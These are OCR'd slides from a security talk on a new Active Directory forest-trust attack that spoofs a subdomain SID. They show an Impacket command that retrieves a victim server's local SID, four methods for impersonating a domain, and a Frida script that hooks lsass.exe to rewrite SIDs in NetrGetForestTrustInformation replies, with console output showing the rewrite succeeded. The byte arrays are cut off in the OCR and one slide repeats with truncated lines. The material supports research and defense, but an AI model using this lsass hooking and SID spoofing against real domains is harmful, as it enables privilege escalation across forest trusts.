
Designing a new forest trust attack (3)

Meme credits: @gentilkiwi / @mysmartlogon


trust
A
B
SID-A
SID
B
A-Sub
SID-A-sub


trust
A
B
SID-A
SID
B
A-Sub
B
SID-A-sub


trust
A
B
SID-A
SID
B
A-Sub
SID-A-sub
SID
B


trust
A
B
SID
B
SID-A
A-Sub
B
SID
SID-A-sub

Few missing pieces

- Convert theory of spoofing a domain into practice
- Obtain local SID of victim computer

Meme credits: @gentilkiwi / @mysmartlogon

Obtaining local SID

- Windows older than Windows 10 build 1607 can use SAMR RPC
- For newer versions admin access is required (not useful for us)

Obtaining local SID

- Windows older than Windows 10 build 1607 can use SAMR RPC
- For newer versions admin access is required (not useful for us)

3.1.4.6 LsarLookupNames3 (Opnum 68)

02/14/2019 • 2 minutes to read

The LsarLookupNames3 method translates a batch of security principal names to their SID form. It also returns the domains that these names are a part of.<28>

```
NTSTATUS LsarLookupNames3(
  [in] LSAPR_HANDLE PolicyHandle,
  [in, range(0,1000)] unsigned long Count,
  [in, size_is(Count)] PRPC_UNICODE_STRING Names,
  [out] PLSAPR_REFERENCED_DOMAIN_LIST* ReferencedDomains,
  [in, out] PLSAPR_TRANSLATED_SIDS_EX2 TranslatedSids,
  [in] LSAP_LOOKUP_LEVEL LookupLevel,
  [in, out] unsigned long* MappedCount,
  [in] unsigned long LookupOptions,
  [in] unsigned long ClientRevision
);
```

[MS-LSAT] and Impacket RPC to the rescue

```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ python getlocalsid.py forest-a/superuser@forest-b-server.fo
rest-b.krbtgt.cloud forest-b-server
[*] Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

Password:
[*] Connecting to LSARPC named pipe at forest-b-server.forest-b.krbtgt.cloud
[*] Bind OK
Found local domain SID: S-1-5-21-2937342636-164546242-3042484607
```

How to become a domain in 4 easy ways

- Add a new subdomain to Forest A
  - Promote a member server to a (new) DC and make sure generated SID matches local SID
- Modify the forest structure via LDAP to add the required objects that represent a subdomain manually
- Hook lsass.exe when the **NetrGetForestTrustInformation** is processed in Forest A and add an extra domain with the SID we want to target to the output list
- Hook lsass.exe when the **NetrGetForestTrustInformation** is processed in Forest A and replace the SID of an existing subdomain with the target SID

How to become a domain in 4 easy ways


- Add a new subdomain to Forest A
  - Promote a member server to a (new) DC and r
    matches local SID
- Modify the forest structure via LDAP to add the r ent
  a subdomain manually
- Hook lsass.exe when the **NetrGetForestTrustIr**
  Forest A and add an extra domain with the SID v put
  list
- Hook lsass.exe when the **NetrGetForestTrustInformation** is processed in Forest A and replace the SID of an existing subdomain with the target SID

Debugging NetrGetForestTrustInformation in lsass


- Follow netlogon calls until we're at the function which builds the result blocks

Address	To	From	Size	Comment	Party
0000004ADE07E638	00007FFF3D635522	00007FFF3D6351B5	330	lsadb.LsaDbpDsForestBuildTrustEntryForAttrBlock+1	System
0000004ADE07E968	00007FFF3D6359E7	00007FFF3D635522	70	lsadb.LsaDbpDsForestSearchXRefs+2AA	System
0000004ADE07E9D8	00007FFF3D85F313	00007FFF3D6359E7	30	lsadb.LsaDbIQueryForestTrustInfo+77	System
0000004ADE07EA08	00007FFF3D627422	00007FFF3D85F313	70	lsasrv.LsaIQueryForestTrustInfo+33	System
0000004ADE07EA78	00007FFF3D8D3D39	00007FFF3D627422	30	lsadb.long __cdecl LsaDbpGetForestTrustInformatio	System
0000004ADE07EAA8	00007FFF3D2B7C3F	00007FFF3D8D3D39	60	lsasrv.LsaIGetForestTrustInformation+29	System
0000004ADE07EB08	00007FFF3FDE8283	00007FFF3D2B7C3F	70	netlogon.NetrGetForestTrustInformation+11F	System
0000004ADE07EB78	00007FFF3FDB42FF	00007FFF3FDE8283	660	rpcrt4.Invoke+73	System
0000004ADE07F1D8	00007FFF3FDB6EFA	00007FFF3FDB42FF	30	rpcrt4.NdrStubCall2+45F	System
0000004ADE07F208	00007FFF3FDCA084	00007FFF3FDB6EFA	50	rpcrt4.NdrServerCall2+1A	System
0000004ADE07F258	00007FFF3FDC8F9D	00007FFF3FDCA084	D0	rpcrt4.DispatchToStubInCNoAvrf+24	System
0000004ADE07F328	00007FFF3FDCAE38	00007FFF3FDC8F9D	120	rpcrt4.RPC_INTERFACE::DispatchToStubWorker+1BD	System
0000004ADE07F448	00007FFF3FDCB19D	00007FFF3FDCAE38	D0	rpcrt4.OSF_SCALL::DispatchHelper+1B8	System
0000004ADE07F518	00007FFF3FDCD5C0	00007FFF3FDCB19D	100	rpcrt4.OSF_SCALL::ProcessReceivedPDU+1DD	System
0000004ADE07F618	00007FFF3FD887AB	00007FFF3FDCD5C0	100	rpcrt4.OSF_SCONNECTION::ProcessReceiveComplete+41	System
0000004ADE07F718	00007FFF3DC3EF50	00007FFF3FD887AB	50	rpcrt4.CO_ConnectionThreadPoolCallback+16B	System
0000004ADE07F768	00007FFF41736088	00007FFF3DC3EF50	80	kernelbase.BasepTpIoCallback+50	System
0000004ADE07F7E8	00007FFF4171A02D	00007FFF41736088	400	ntdll.TppIopExecuteCallback+118	System
0000004ADE07FBE8	00007FFF3FCC84D4	00007FFF4171A02D	30	ntdll.TppWorkerThread+8ED	System
0000004ADE07FC18	00007FFF4175E8B1	00007FFF3FCC84D4	50	kernel32.BaseThreadInitThunk+14	System
0000004ADE07FC68	0000000000000000	00007FFF4175E8B1		ntdll.RtlUserThreadStart+21	User

Debugging NetrGetForestTrustInformation in lsass



Debugging NetrGetForestTrustInformation in lsass



Manual… or automated


```
// Find base address of current imported lsadb.dll by lsass
var baseAddr = Module.findBaseAddress('lsadb.dll');
console.log('lsadb.dll baseAddr: ' + baseAddr);
// Add call to RtlLengthSid from LsaDbpDsForestBuildTrustEntryForAttrBlock
// (address valid for Server 2016 v1607)
var returnaddr = ptr('0x151dc');
var resolvedreturnaddr = baseAddr.add(returnaddr)
// Sid as binary array to find/replace
var buf1 = [0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0xd6, 0x1c, 0x06, 0x4b, 0x
var newsid = [0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0xac, 0x4a, 0x14, 0xaf,
// Find module and attach
var f = Module.getExportByName('ntdll.dll', 'RtlLengthSid');
Interceptor.attach(f, {
  onEnter: function (args) {
    // Only do something calls that have the return address we want
    if(this.returnAddress.equals(resolvedreturnaddr)){
        console.log("entering intercepted function will return to r2 " + this.returnAddress);
        // Dump current SID
        console.log(hexdump(args[0], {
          offset: 0,
          length: 24,
          header: true,
          ansi: false
        }));
        // If this is the sid to replace, do so
        if(equal(buf1, args[0].readByteArray(24))){
            console.log("sid matches!");
            args[0].writeByteArray(newsid);
            console.log("modified SID in response");
        }
    }
  },
});
```

Let’s test the NetrGetForestTrustInformation call

Before

```
            Flags:                          0
            ForestTrustType:                ForestTrustDomainInfo
            Time:                           0
            ForestTrustData:
                tag:                            2
                DomainInfo:
                    Sid:
                        Revision:                   1
                        SubAuthorityCount:          4
                        IdentifierAuthority:        '\x00\x00\x00\x00\x00\x05'
                        SubAuthority:
                            [
                                21,
                                1258691798,
                                1044536029,
                                2789180221,
                            ]
                    DnsName:                    u'sub.forest-a.krbtgt.cloud'
                    NetbiosName:                u'SUB' ,
        ]
ErrorCode:                  0
```

Let’s test the NetrGetForestTrustInformation call

On DC

```
C:\Users\superuser\Desktop>python .\intercept.py lsass.exe
lsadb.dll baseAddr: 0x7fff3d620000
[!] Ctrl+D on UNIX, Ctrl+Z on Windows/cmd.exe to detach from instrumented program.


entering intercepted function will return to r2 0x7fff3d6351dc
                 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1b630c38668  01 04 00 00 00 00 00 05 15 00 00 00 8a a7 a8 f6  ................
1b630c38678  f0 99 01 bc fa 7c 67 70                          .....|gp
entering intercepted function will return to r2 0x7fff3d6351dc
                 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1b630c3a258  01 04 00 00 00 00 00 05 15 00 00 00 d6 1c 06 4b  ...............K
1b630c3a268  dd 5a 42 3e 3d 83 3f a6                          .ZB>=.?.
sid matches!
modified SID in response
```

